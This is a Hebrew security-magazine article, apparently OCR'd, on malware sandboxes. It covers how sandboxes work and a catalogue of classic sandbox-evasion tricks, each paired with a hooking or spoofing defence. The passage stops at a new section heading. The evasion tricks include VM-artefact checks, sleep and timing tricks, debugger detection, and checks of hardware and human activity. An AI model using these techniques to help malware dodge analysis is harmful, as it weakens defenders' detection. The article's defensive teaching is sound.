Digital Whisper
Technologic Papers

ה-Threat Actor בארגז החול

מאת ניר גילס וארד דוננפלד


הקדמה

מאז ומתמיד הורדת קבצים מהאינטרנט היה עניין של אמון - בעיקר כשמדובר בהורדה של תוכנות מאתרים מפוקפקים. יתרה מכך - לפעמים האנטי-וירוס חושב שהקובץ הלגיטימי מהאתר המפוקפק הוא זדוני, ואז כתוב שזאת בעיה ידועה ושצריך לכבות את האנטי-וירוס כדי להמשיך בהתקנה.

אי שם בעבר הורדת תכנים זדוניים גרמה לרוב לספאם (מסכים קופצים, הודעות מעצבנות) או להקרסת המחשב (מלווה ב"חה חה" מצד המפתח של הקובץ ה"זדוני"). היום הבעיה הפכה להיות מסיפור מעצבן לסכנה של ממש, שעלולה לכלול שליחת קבצים אישיים לתוקף ואז הצפנתם במחשב לטובת סחיטה (תקיפות כופרה - Ransomware - למיניהם), גניבת פרטי אשראי או הפיכת העמדה לחלק מ-botnet (רשת של מכשירים שנפרצו על ידי תוקף ומשומשת לפעולות שונות), ואלה הם רק איומים על האדם הפרטי - שלא לדבר על נזק שקובץ זדוני אחד יכול לעשות לחברה שלמה. בעולם כזה עם אינספור קבצים שכל אחד מהם עלול להוות איום, אין לרוב האוכלוסייה את היכולת או את הזמן לחקור כל קובץ שמגיע ממקור מפוקפק - אז מה כבר אפשר לעשות?

בחלק הראשון של המאמר נכנס לעולם של ארגזי חול (או בשמם היותר מוכר - sandbox), מה הם ואיך הם עובדים, איך משתמשים בהם ביום-יום (ואיך אתם יכולים לעשות את זה גם!). בחלק השני נצלול לתוך העולם של התחמקות מארגזי חול - איך תוקפים מצליחים להבריח תוכנות זדוניות מתחת לרדאר, ואת הדרכים בהן מנסים למצוא ניסיונות התחמקות שכאלה. בחלק השלישי נוכיח את התיאוריה באמצעות כלי שבנינו להדגמה, ונוסיף גם טכניקות משלנו למעקפים של ארגזי חול. בסוף המאמר נדבר גם על הצד ההגנתי, ונספר איך אפשר להתמגן למרות המעקפים, ונשתף טיפים נוספים לבניית ארגזי חול חזקים יותר.

- במאמר אנחנו מניחים שאתם מכירים VM-ים (מכונות וירטואליות) באופן כללי, מונחים בסיסיים במערכת ההפעלה Windows (כדוגמת Registry ו-WinAPI), ופייתון.



[בתמונה: ה-ThreatActor בארגז החול]

על ארגזי חול

ארגז חול הוא מונח כללי בעולם האבטחה, שתפקידו לאפשר הרצה של קוד שלא סומכים עליו בסביבה מבודדת ומבוקרת. במאמר הזה ספציפית אנחנו מדברים על ארגזי חול לפוגענים, במטרה לאפשר תצפית על התנהגות של קבצים ותוכנות חשודות מבלי לסכן מערכות חשובות.

אז מה הם התנאים הקריטיים להקמת מערכת סריקה דינמית של קבצים שלא סומכים עליהם?

- לוודא שקל להרים את הסביבה מהר: אנחנו מניחים שיש הרבה מאוד קבצים שנרצה לבדוק ושאי-אפשר לסמוך על אף אחד מהם - יכול להיות שכל אחד מהקבצים יקריס את הסביבה. לא נרצה שהקרסה של הסביבה ע"י קובץ אחד יגרור השפעה על הסריקה של קובץ אחר.
- לוודא שארגז החול דומה לסביבה האמיתית: אם נריץ פוגען שנועד לרוץ על Windows בסביבת Linux, גם אם הסביבה תעלה ממש מהר כל פעם, אנחנו לא נגלה שמדובר בפוגען - כי הוא לא ירוץ.
- לוודא שהסביבה לא מקושרת בשום צורה לסביבה האמיתית: אם ארגז החול רץ על מחשב בעל ערך ולא מופרד בצורה מספקת, ייתכן וקבצים זדוניים יפלשו מהסביבה המבוקרת לתוך הסביבה האמיתית, או שאיסוף מידע על עמדת הקצה ושליחה שלו לתוקף יניבו ערך.
- לוודא שהסביבה מאפשרת לבדוק את מה שרץ עליה: אי אפשר להסתמך רק על "האם הקובץ הקריס את הסביבה או לא", לפעמים הפוגען רק יפתח תקשורת לתוקף או יגרום לעצמו לעלות יחד עם המחשב בכל פעם (ישיג שרידות / persistence על העמדה), וארגז החול צריך לראות את כל הפעולות בעמדת הקצה שהקובץ מבצע כדי לזהות את ההתנהגות הזדונית. יש סוגים שונים של ארגזי חול שמבצעים את הפעולה הזאת בדרך שונה - בין אם להריץ תהליך שבודק את כל מה שהקובץ החשוד עושה ועד להסתכל מחוץ לקופסה ולראות את ההתנהגות של הקובץ מתוך ה-hypervisor (המנהל של ה-VM).


- להפליל את הקובץ: כמובן שבסוף כל ריצה נרצה לראות תוצאת "פוגען / לא פוגען" ברורה, בנוסף לדו"ח על מה גרם לארגז חול להחליט אם מדובר בקובץ תקין או לא תקין.

אם נסכם - ארגזי חול לזיהוי פוגענים הם בעצם מערכות שמפעילות מכונות וירטואליות (VM) עם מספר תוספים שמאפשרים ניתוח קבצי הרצה בזמן ריצה. בכל סריקה המערכת מרימה VM חדש, מריצה בו את הקובץ, ומעבירה את התוצרים למערכת שמנתחת ומפיקה דוחות.

איפה משתמשים בארגזי חול?

בגדול - כמעט בכל מקום שבו יש חשד או סקרנות לגבי קובץ כלשהו.

יש את המשתמשים הפרטיים, אלה שקצת פרנואידים, שרוצים לבדוק כל קובץ או תוכנה שמורידים ממקור לא רשמי. מבחינתם, ארגז חול הוא דרך נוחה לגלות אם יש בקובץ משהו חשוד – מבלי לסכן את המחשב האישי. אתם יכולים ממש עכשיו להעלות קובץ ל-Virus Total לקפוץ ל-tab של "behavior" ולראות מה מספר ארגזי חול שונים חושבים על הקובץ שלכם. תקראו את כל החומרים בעמוד - לפעמים כתוב שמשהו הוא "פוגען" אבל מדובר בזיהוי שגוי, כמו שלדוגמה שני ארגזי חול (CAPE ו-Yomi) זיהו את קובץ ההתקנה של League of Legends כפוגען [League of Legends installer]. לכן תמיד כדאי להסתכל על זיהויים נוספים, ואם יש לכם את הפנאי והיכולת הטכנית, אז להסתכל גם על הדו"ח עצמו של ארגז החול ולראות למה הוא הפליל את הקובץ.



[בתמונה: ארגזי חול טוענים ש-*LOL* זה קובץ זדוני]

יש חוקרי פוגענים שמשתמשים בארגזי חול כדי לראות את ההתנהגות של הקובץ מקרוב: מה הוא מנסה לשנות, האם הוא מתקשר החוצה, האם הוא מוסיף לעצמו שרידות לעמדת קצה וכן הלאה. אפשר להשתמש בכלי חקירה נוספים, אבל שימוש בארגז חול יכול לקצר מאוד את התהליך עם דו"ח מפורט שבמקרים יותר פשוטים גם פותר את כל החקירה של הקובץ מקצה לקצה.

וכמובן יש גם את העולם הארגוני – שם ארגז חול יכול לשמש כשער סינון: כל קובץ שנכנס לארגון (למשל, דרך מיילים כמו Outlook) יכול לעבור קודם דרך ארגז חול. אם הקובץ מתנהג מוזר – הוא נעצר, והעובד בכלל לא נחשף אליו. במקרים כאלה גם מקשרים את ארגז החול למערכות הגנה ארגוניות נוספות, כמו להתריע למערכות SIEM או SOAR (ניהול אירועי סייבר) על ניסיון של קובץ זדוני להיכנס לארגון ולהתריע לעובד שהקובץ שלו נפל בכניסה לארגון מאחר ומדובר בקובץ זדוני.

בנוסף לשלושת הקבוצות הנ"ל יש עוד קבוצה שיכולה להשתמש בארגזי חול אך עם כוונות טיפה יותר זדוניות: מפתחי הפוגענים. כמו שחוקרי פוגענים רוצים לראות בדיוק מה פוגען כלשהו עושה, גם מפתחי הפוגענים רוצים לראות שהפוגען שלהם עובד כמו שתכננו. זה יכול גם לתת להם פרספקטיבה על מה שהחוקרים יראו (או כמו שנבין בהמשך, לא יראו) במידה ויתחילו לחקור את הפוגען שלהם.

למה לא פשוט להשתמש ב-EDR (Endpoint Detection and Response) או אנטי־וירוס?

הרי יש מערכות הגנה מתקדמות שיודעות לזהות קבצים חשודים, לעצור אותם ולעדכן את שאר הארגון. אז למה צריך עוד כלי?

היתרון הראשון הוא שפתרונות כמו EDR לא תמיד מותקנים בכל מקום. תמיד יש תחנות שקיבלו עדכון חלקי, או שאי אפשר / מעולם לא הותקן עליהם סוכן הגנה. ברגע שקבצים עוברים קודם ארגז חול ורק אז נכנסים לארגון - גם אם היעד לא מוגן, לפחות הקובץ עבר בדיקה כלשהי בכניסה.

היתרון השני הוא שפתרונות הגנה צריכים להיות מהירים ויעילים. הם בודקים קבצים תוך שניות, לפעמים אפילו פחות, כדי לא להפריע למשתמש ולא להאט את המחשב. אבל בדיקה כזאת לא תמיד מספיקה - יש קבצים שהתנהגותם הזדונית מתחילה רק אחרי דקה, או רק אם הם מצליחים לפתוח חיבור לרשת. ארגז חול, לעומת זאת, לא "לחוץ" (אולי קצת, אבל נדבר על זה בהמשך) – הוא יכול להריץ את הקובץ במשך כמה דקות, לעקוב אחרי כל פעולה, ולתעד בדיוק מה קרה.

ולפעמים כשקובץ כבר הגיע למחשב והופעל, זה מאוחר מדי. גם אם המערכת תזהה אותו ותמחק אותו ייתכן שכבר דלף מידע או שכבר נפתח חיבור לתוקף. ארגז חול מונע את המצב הזה מראש כי הוא בודק את הקובץ בשלב מוקדם יותר, בסביבה בה הוא לא יכול להזיק.

לסיכום - זה לא תחרות. כל פתרון מביא איתו יתרונות אחרים, ודווקא השילוב ביניהם הוא מה שיוצר מערך הגנה טוב. ארגז חול לא בא להחליף מערכת קיימת אלא להוסיף שכבת הגנה, כאשר כל שכבה מגבירה את הסיכוי לגלות בעיה בזמן - וארגזי חול מוכיחים את עצמם לאורך השנים כפתרון אבטחה חזק ויעיל.

חתול ועכבר: התפתחות התקיפות הקלאסיות על ארגזי חול

בחלק הזה נדבר על מספר תקיפות / מעקפי ארגזי חול ועל התיקונים שנעשו לזיהוי או סיכול התקיפות הללו.

אפשר לחלק את כל מעקפי ארגזי החול ל-5 קטגוריות עיקריות:

1. זיהוי של תוכנה - הימצאות תהליכים בשמות מסוימים וכד' שחושפים לפוגען שהוא רץ בארגז חול
2. זיהוי של חומרה - גודל מסך, כמות RAM, וכד', שעלולים גם הם להצביע על הימצאות בסביבת בדיקות (מישהו עדיין עובד ברזולוציה של 600X800?)
3. זיהוי של משתמש - זיהוי / המתנה להתנהגות משתמש להמשך פעולה, כמו תזוזות עכבר או הקלדות.
4. התחמקות מסריקה - לתקוע / להרוס את מנגנון הסריקה כך שהוא יעיד שהקובץ נקי.
5. זיהוי של ANTI SANDBOX - זיהוי של מנגנונים שנוצרו כדי למנוע את המתקפות הללו, מה שמצביע על הימצאות הקובץ בתוך ארגז חול.

גם את סוגי ההגנות על ארגזי חול ניתן לחלק ל-5 קטגוריות עיקריות:

1. בדיקה סטטית של הקובץ - בדיקה של כל מיני תבניות שונות (לדוגמה: בעזרת חוקי YARA) שיכולות להעיד על דברים שהקובץ אולי יעשה. זה גם מאפשר מראש לשנות חלקים כאלה אם צריך.
2. זיוף ושינוי מידע בעמדה - להוסיף תוכנות, לשנות הגדרות, למחוק מזהים, לגרום לארגז החול להיראות לגיטימי לגמרי.
3. לזייף שימוש - הוספת קבצים שניגשו אליהם לאחרונה, שפות שונות, חומרה אמיתית, ולגרום לזה להראות כאילו מישהו באמת עובד על העמדה.
4. לשנות חלקים בעייתים בפוגען - לשנות חלקים בקוד הפוגען שיכולים לגרום לבעיות בזמן הריצה לפי טריגרים ספציפיים.
5. להחזיר מידע שקרי לפוגען - כל פעם שהפוגען יריץ בדיקה כלשהי נוכל להחליט מה בפועל ירוץ ומה יחזור חזרה לפוגען, ולשנות את מה שבאמת היה קורה.

נרחיב מעט על הנקודה האחרונה כי היא קריטית: מפתחי ארגזי חול הם בעצם הבעלים המלאים על המערכת ולכן הם יכולים לשנות לחלוטין פונקציונליות של סביבה כדי לעזור להם לתפוס פוגענים שמנסים להתחמק מבדיקות. הדרך לעשות את זה היא בעזרת hooking על פונקציות חיצוניות שהפוגען משתמש בהן - אם הפוגען משתמש בפונקציה CreateProcess של WinAPI, אפשר לגרום לכך שפונקציה אחרת תרוץ במקומה, ונעשה בה מה שנרצה (נניח לראות בדיוק מה הפוגען מנסה להריץ ועם איזה פרמטרים), ולהחזיר חזרה איזה תשובה שנחליט, לא משנה אם באמת החלטנו להריץ את הפונקציה המקורית או לא. מוזמנים לקרוא יותר על שיטות hooking שונות כאן .

כעת נציג על מגוון רחב של מתקפות קלאסיות ותיקונים מצד יצרני ארגזי חול שנוצרו לאורך השנים ולאיזה קטגוריות הן משתייכות. המתקפות לא מוצגות בסדר כרונולוגי לפי השימוש בתקיפה, אלא לפי קטגוריות דומות / התפתחות של אותה המתקפה.

מכיוון שיש המון דרכים להשיג את אותו מידע נפרט כאן רק על חלק קטן מתוך הפונקציות והשיטות ונתמקד בקטגוריות רחבות (במקום לדבר על 1000 דרכים לזהות עכבר, מקלדת ומסך - נדבר על הקטגוריה של זיהוי חומרה תוך מתן דוגמה על דבר ספציפי).

זיהוי יצרני VM גדולים

תקיפה - זיהוי תוכנה, זיהוי חומרה

כל יצרן משאיר אחריו עקבות: דרייברים, תהליכים, ערכים ב-registry, ובכל אלה אפשר להשתמש בשביל לזהות אם אנחנו ב-VM. לדוגמה, אם תיכנסו למכונה של VMware אתם תראו שב-registry תחת SYSTEM\\ControlSet001\\Control\\SystemInformation\\SystemProductName יופיע VMWARE, אם תיכנסו למכונה של VirtualBox ותבדקו מה מופיע לכם בתוך C:\Windows\System32 אתם תראו קבצים כמו vboxtray.exe (והוא גם כמעט בוודאות ירוץ אצלכם ב-task manager), ותחת drivers יהיה VBoxSF.sys ועוד הרבה דומים. גם כתובות MAC ספציפיות או סוגי מעבדים שנקבעים ע"י היצרנים מצביעים על זה שאנחנו ב-VM. נניח אם נכנסתם למחשב והכתובת MAC שלו מתחילה ב-00:C0:42 - אתם במכונה של Parallels, גם המזהה של המעבד שאפשר להשיג בכל מיני דרכים כמו WMI או שימוש ב-CPUID, יכולה להחזיר לכם ערכים כמו VMwareVMware או "prl hyperv", ובאותו רעיון אם תבדקו מה סוג הדיסק במכונות של QEMU, תראו שיופיע QEMU HARDDISK.

הגנה - זיוף ושינוי המידע בעמדה

דברים כמו עניין הכתובת MAC או המזהה של המעבד, ולפעמים גם המזהה של הדיסק, אפשר לפתור בדרך יחסית פשוטה - להחליף את הערכים הדיפולטים. כמעט כל יצרן מספק איזשהו קובץ הגדרות משלו עם ערכים סטטיים שאפשר פשוט לשנות לפני שמריצים את המכונה. אותו רעיון אפשר גם ליישם בהקשרי ה-registry - לפני שמריצים שם פוגען, אפשר להחליף את הערכים לערכים לגיטימיים. כלומר ככל שהיצרן של ה-VM נותן יותר שליטה על מה אשכרה מופיע, ויש לכם יותר שליטה על מתי הפוגען ירוץ, יותר קל להסתיר את העובדה שבאמת מדובר ב-VM.

בקשר לקבצים, תהליכים, דרייברים, ואפילו כל מה שהוצג לפני, אפשר לעשות hook על הפונקציות הרלוונטיות. אם נניח פוגען מנסה לבדוק את ערכי ה-registry בעזרת RegOpenKeyExA, נוכל לבדוק איזה שדה מנסים לפתוח, ואם זה שדה שאנחנו מראש יודעים שיכול להעיד על כך שאנחנו ב-VM, נחזיר שהוא לא קיים, ואם ינסו לעבור על כל התהליכים הרצים בעזרת Process32FirstA ו-Process32NextA, ברגע שנגיע

לתהליכים שרלוונטיים לארגז החול, נוכל פשוט לדלג עליהם, ולהחזיר את התהליך הבא ברשימה. זה רלוונטי להמון דברים - מספרים סריאליים קבועים, שמות של דיסקים או מעבדים, נתיבים, ערכי registry ועוד.

זיהוי סביבה שנוצרה לאחרונה

תקיפה - זיהוי תוכנה, זיהוי משתמש

בגלל שארגז חול צריך לקום בנפרד לכל בדיקה, אם הוא נוצר מ-IMAGE נקי אז הוא לא מכיל הרבה מידע מעבר למינימום הנדרש להרמת המערכת ההפעלה ומעט קינפוגים. כלומר כמות הקבצים והתוכנות במחשב, מתי המערכת נוצרה, כמה זמן היא רצה, ודברים דומים, יכולים להעיד אם אנחנו רצים בסביבה רגילה או VM.

הגנה - זיוף ושינוי המידע בעמדה, לזייף שימוש

את הדברים האלה אפשר לפתור בכל מיני שיטות, נניח את זמן ההתקנה אפשר לשנות ב-registry, את הזמן ריצה אפשר לשנות בעזרת חלקים שונים בחומרה, אבל פתרון אחר שיכול לפתור את כל הבעיות האלה, הוא מראש ליצור IMAGE משומש למכונה וכל פעם ליצור מכונה דרכו - תתקינו את המערכת הפעלה, כמה ימים אחרי זה תורידו כמה תוכנות, וכבר סגרתם את כל הפינות האלה.

ללכת לישון

תקיפה - התחמקות מסריקה

הצלחנו להסתיר כל מיני שאריות של יצרני ה-VM וקיבלנו **יותר** זמן באמת לסרוק את הקובץ, אבל זה לא אומר שיש לנו **אינסוף** זמן, אז פוגען יכול פשוט לקרוא לכל אחת מפונקציות ה-sleep למיניהן:

(Sleep, WaitForSingleObject, MsgWaitForMultipleObjects, SetTimer וכו), לגרום להן לחכות המון זמן, ורק אז להתחיל לרוץ.

הגנה - בדיקה סטטית, החזרת מידע שקרי לפוגען

מה עושים? גורמים לפונקציות לחשוב שהזמן הזה עבר. גם כאן נכנס הרעיון של hooking - אם לדוגמה הפוגען יחליט להשתמש ב-WaitForSingleObject בשביל לחכות הרבה זמן, נשים hook על NtWaitForSingleObject (הגרסה היותר נמוכה של WaitForSingleObject) ונוכל לראות כמה זמן הוא רוצה לחכות, ולהחליט להחזיר אותו אחרי פחות זמן (נניח אפשר לקבוע שאם הזמן לחכות הוא 5 דקות ומעלה, נחזיר אחרי 10 שניות). מעבר לכך, אפשר להניח ש-sleep ארוך בתחילת התוכנית הוא זדוני, ואם רואים קריאה כזאת בקוד אז להכריז על הקובץ כזדוני.

ללכת לישון בשקט

תקיפה - התחמקות מסריקה

במקום להשתמש בפונקציות הרועשות שציינו למעלה, אפשר להשתמש בלולאות שלוקחות המון זמן - בלי שימוש בפונקציה כמו Sleep, הלולאות עדיין משתמשות באותה כמות של clock cycles חומריים, אז אי אפשר בקלות לעבוד על דברים כאלה.

הגנה - בדיקה סטטית, לשנות חלקים בפוגען

מה שכן אפשר לעשות, זה לזהות דברים כאלה בעזרת כלי סריקה סטטיים (כמו לדוגמה חוקי YARA שמוצאים תבניות בקוד), בדיקה של פקודות אסמבלי קשורות כמו LOOP, מעקב אחרי כמה פעמים קפצו לאותו מקום, דברים קלאסיים שיכולים להעיד על שימוש ב-sleep יותר שקט. וכשמזהים? האפשרות הכי נוחה היא לדלג עליהם - אם בזמן הריצה זיהינו לולאות כאלה, אפשר להחליט לעדכן את הערך של ה-Instruction Pointer, שמצביע על מה הפקודה הבאה שצריכה לרוץ, ולעדכן אותו לכתובת שתדלג אל פקודת אסמבלי שנמצאת אחרי הלולאה.

מי אתה שתעיר אותי

תקיפה - זיהוי של ANTI SANDBOX

עכשיו כשכל היצרנים הגדולים כבר גורמים לזמן לעבור מהר יותר בצורה כזו או אחרת, אפשר פשוט לזהות מתי זה קורה: במקום רק להסתמך על Sleep שיחכה 10 דקות, אפשר לבדוק מה היה הזמן לפני ה-Sleep (נניח עם time) ואחרי ה-Sleep ולראות אם באמת עברו 10 דקות. אם כן מעולה, אם לא אז ככל הנראה אנחנו בארגז חול או בסביבה שמשפיעה על זמני הריצה.

הגנה - בדיקה סטטית, החזרת מידע שקרי לפוגען

במצב כזה נוצרת קצת בעיה - מצד אחד, אנחנו רוצים להאיץ זמן בשביל שלא נגיע ל-timeout, ומצד שני, קל מאוד לזהות אם מאיצים זמן וזה אינדיקציה מעולה לאם רצים בארגז חול. מה שעושים במצב כזה זה או לזהות מראש תבניות כאלה בקוד (נניח של בדיקה של השעה, sleep, בדיקה של השעה והשוואה) ואז לדלג עליהן, או לגרום לפונקציות כמו time לחשוב שעבר יותר זמן ממה שבאמת עבר.

גם כאן hooks יעזרו לנו, אך כאן זה דורש טיפה יותר עבודה - בחלק של קיצור זמני ההמתנה שראינו מקודם, כל פעם נשמור בצד בכמה זמן קיצרנו את ההשהיות השונות(אם קיצרנו 5 דקות ל10 שניות, נזכור בצד 5 דקות, אם קיצרנו אחרי זה עוד 20 דקות ל-10 שניות, נזכור שסה"כ קיצרנו 25 דקות). את הזמן ששמרנו בצד, נדאג כל פעם להוסיף בבדיקות של הזמן ככה שזה ייראה כאילו הזמן שחוזר בפונקציות כמו time או GetLocalTime הוא הזמן האמיתי של המערכת, ועוד כמה זמן שהפוגען ניסה להמתין.

תקיפה - התחמקות מסריקה

שיטה יעילה מאוד שפוגענים משתמשים בה בשביל לבדוק האם מישהו מנסה לחקור אותם, או שיש איזשהו כלי שמסתכל עליהם, היא בדיקה האם יש עליה איזשהו debugger או כלים דומים. בשביל לבדוק את זה, פוגענים משתמשים בפונקציות כמו IsDebuggerPresent או CheckRemoteDebuggerPresent שבודקות במידע על התהליך של הפוגען אם הדגל BeingDebugged דלוק. אם כן, זה אומר שככל הנראה חוקרים אותם והם יפסיקו לרוץ.

שיטה נוספת היא ניהול של קריסות - בעזרת פונקציות כמו SetUnhandledExceptionFilter או RtlAddVectoredExceptionHandler, פוגענים יכולים להוסיף פונקציות שמטפלות בשגיאות וקריסות (משהו שכלי חקירה עושים הרבה פעמים). אחרי שיוספו טיפול משלהם, הם יגרמו לקריסה מכוונת כמו חלוקה ב0, ויבדקו אם פונקציית הטיפול שלהם רצה. אם כן, זה אומר שככל הנראה לא חוקרים את הפוגען, ואם לא זה אומר שככל הנראה פונקציה אחרת רצה, ופונקציית הטיפול של כלי חקירה כלשהו רצה קודם.

הגנה - החזרת מידע שקרי לפוגען

גם כאן hooks באים לעזרה, וגם כאן לפעמים נדרשת טיפה יותר לוגיקה: ב-isDebuggerPresent זה די פשוט - אפשר להחזיר false או לנסות לזייף את איך שהפונקציה קוראת מידע מהתהליך. בכל העניין של ניהול הקריסות, חשוב לוודא 2 דברים:

1. פונקציות שמטפלות בקריסות שכלי ההגנה שמים, צריכות להישאר - אם לא, זה יכול לפגוע בתהליך החקירה.
2. פונקציות שמטפלות בקריסות שהפוגען שם, צריכות לרוץ כמו שצריך - אחרת הפוגען ידע שחוקרים אותו.

בחלק מהמקרים משתמשים ב-hooks בשביל לגרום לפוגען להאמין שכן שמו את פונקציית הטיפול שלו, אך בפועל רק שומרים אותו בצד ומריצים אותו אם הפוגען קורס.

> In the *BPI-MDM* variant, significant additions appear. The .NET loader spins up a dedicated thread that periodically checks for debuggers. This loop calls managed and native checks (*Debugger.IsAttached*, *CheckRemoteDebuggerPresent*, and *NtQueryInformationProcess*(debugport 7) and exits if any debugger is found. Such anti-debugging is a known evasive tactic (ATT&CK T1622 [5]).

בדוגמה מתוך המאמר למעלה מופיע שהפוגען בודק כל כמה זמן האם יש דיבאגר שמחובר אליו ב-thread נפרד - דרך לטפל בזה היא לספור כמה פעמים בדקו האם דיבאגר מחובר לפוגען ואם זה עובר כמות מסוימת פשוט לדלג על החלק הזה בקוד.

לזהות חומרת מחשב

תקיפה - זיהוי... חומרה כמובן.

להרים מכונות וירטואליות עם 8 ג'יגה RAM, הרבה אחסון, ו-processors, זה ממש מוגזם כדי לבדוק קובץ אחד. אם יש פחות מ-8 גיג'ה RAM פחות מ-100 GB של אחסון ורק processor אחד (שזה מה שמוגדר כברירת מחדל של רוב המכונות הוירטואליות), זה כנראה אומר שאנחנו ב-VM. פוגענים משתמשים בפונקציות כמו GlobalMemoryStatus בשביל לקבל את ה-RAM, ב-GetSystemInfo בשביל לקבל את כמות ה-processors, וב-GetDiskFreeSpaceA בשביל גודל הדיסק.

> malware terminates without executing. It also queries physical memory via *GlobalMemoryStatusEx*, aborting if total RAM is below 8 GB (to avoid common low-resource analysis VMs). Finally, *v1d* deletes its own .config file after loading, hampering forensic analysis.

[נלקח מהקישור: מקור: https://www.trellix.com/blogs/research/oneclik-a-clickonce-based-red-team-campaign-simulating-apt-tactics-in-energy-infrastructure/]

פעולה מעניינת נוספת שראינו במהלך המחקר היא שימוש ב-DeviceIoControl בשביל לקבל מידע ישירות מה-driver הרלוונטי - במקרה הזה, אפשר ממש לבקש את המבנה הפיזי של הדיסק, ובעזרתו לחשב מה גודל האחסון שלו.

הגנה - החזרת מידע שקרי לפוגען

על כל הפונקציות האלה (כולל כל הגרסאות השונות שלהן, ובכל הרמות השונות בשביל לכסות כמה שיותר שטח), ניתן לשים hooks ולהחזיר מידע אחר. גם בדוגמה על המבנה הפיזי של הדיסק, בעזרת hooks אפשר לשנות את הערכים שיחזרו, ולגרום להם לחזור ככה שאחרי החישוב, יהיה גודל אחסון גדול.

לזהות חומרת מחשב 2

תקיפה - זיהוי חומרה, זיהוי משתמש

אז עכשיו "יש" לנו אחסון, הרבה RAM, מעבד חזק, והכל נראה לגיטימי, אבל ב-VM כמו ב-VM, ובעיקר באחד שעובד לגמרי בצורה אוטומטית, מה בקשר למסך? כמה יש? מה הגודל שלהם? יש מקלדת? איזה שפות יש בה? עכבר? מישהו בכלל יכול לעבוד שם? אם לא אז לא שווה לרוץ על העמדה (והיא ככל הנראה בכל לא עמדה שבשימוש, או שזה ארגז חול).

בעזרת פונקציות כמו GetSystemMetrics או EnumDisplayDevicesA ניתן לבדוק את עניין המסכים והעכבר, וניתן לשים עליהן hook ולהחזיר מידע מזויף עם גדלי מסך הגיוניים (כולל החברות שיצרו את המסכים), ומיקומים אמיתיים של העכבר, בעוד שלדברים של המקלדת ניתן להשתמש ולשים hook על

GetRawInputDeviceList או SetupDiGetClassDevs (וגם GetSystemMetrics בשביל לבדוק אם בכל קיים משהו כזה).

דרך אחרת היא לבדוק ב-registry, למשל תחת הנתיב הבא יופיעו כל המסכים:

```
Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\DISPLAY
```

ותחת הנתיב הזה יופיע מידע על ה-GPU:

```
Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Video
```

השפות המותקנות נמצאות ב-Computer\HKEY_CURRENT_USER\Keyboard Layout\Preload וניתן להשיג אותן בעזרת פונקציות כמו GetUILanguageInfo ולבדוק אם ערך החזרה הוא MUI_LANGUAGE_INSTALLED. באופן כללי אפשר גם לבדוק את הרכיבים שמחוברים למחשב תחת Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\HID ולמצוא מידע על driversה שלהם, כלומר אם לא יופיע מידע שמתאים לעמדה אמיתית (או בעזרת הוספת מידע מזויף ל-registry או שימוש ב-hooks בשביל לגרום להכל להיראות כמו שצריך), פוגענים יכולים לבדוק את זה ולמצוא האם הם רצים בעמדה אמיתית או ארגז חול.

לזהות נוכחות אנושית

ברכות! "יש" לנו עמדה עובדת, מקלדת, מסך, אפילו עכבר! אבל מישהו מזיז אותו? אם כן, זה בצורה שבן אדם באמת יזיז עכבר? יש קבצים ב-quick access? ב-clipboard? ב-CACHE? אם עכשיו יוצג מסמך עם כפתור שבודק האם לוחצים עליו (נניח "התקנה" של תוכנה כלשהי), מישהו באמת יהיה שם בשביל זה? יש משתמש כלשהו בעמדה הזאת?

גם כאן hooks יכולים לעזור נניח לגרום ל-GetCursorPos להחזיר כל פעם מקום אחר, תוך כדי חישוב של משהו שסביר שאדם יעשה לפי מרווחי הזמן, או ל-GetClipboardData להחזיר ערכים שהם לא באמת שם, אבל יש גם דרכים אחרות. לפני שהפוגען רץ, אפשר להכניס מידע מזויף ל-clipboard, אפשר לשתול MRUs (Most Recently Used) שמצביעים על משאבים שהיו בשימוש לאחרונה, כערכי registry לדוגמה תחת HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs או כקיצורי דרך ב-C:\Users\<username>\AppData\Roaming\Microsoft\Windows\Recent.

הדבר האולי הכי בעייתי יהיה באמת לדמות בצורה טובה את השימוש של המשתמש בחומרה - להשתמש בסקריפטים ודברים כמו PyAutoGui (דרך לגרום לעכבר לזוז בצורה אוטומטית בעזרת פייתון) או כלים דומים יכול לעבוד, אך צריך לוודא שזה באמת יהיה הגיוני שבן אדם יעשה דבר כזה, צריך לוודא שמיקומי העכבר

המזוייפים נמצאים בגבולות המסך (בין אם זייפנו מסך ובין אם לא), צריך לנסות למצוא איפה נמצא חלון שהפוגען פתח, להצליח להבין על מה ללחוץ, או מה להקליד. כבר היו פוגענים שלמרות שנבדקו במכונה שזייפה התנהגות אנושית, בגלל שעשתה זאת לא בצורה טובה והגיונית, הפוגענים עלו על זה ולא רצו בהם - כלומר הם לא נתפסו.

לזהות סביבה ארגונית

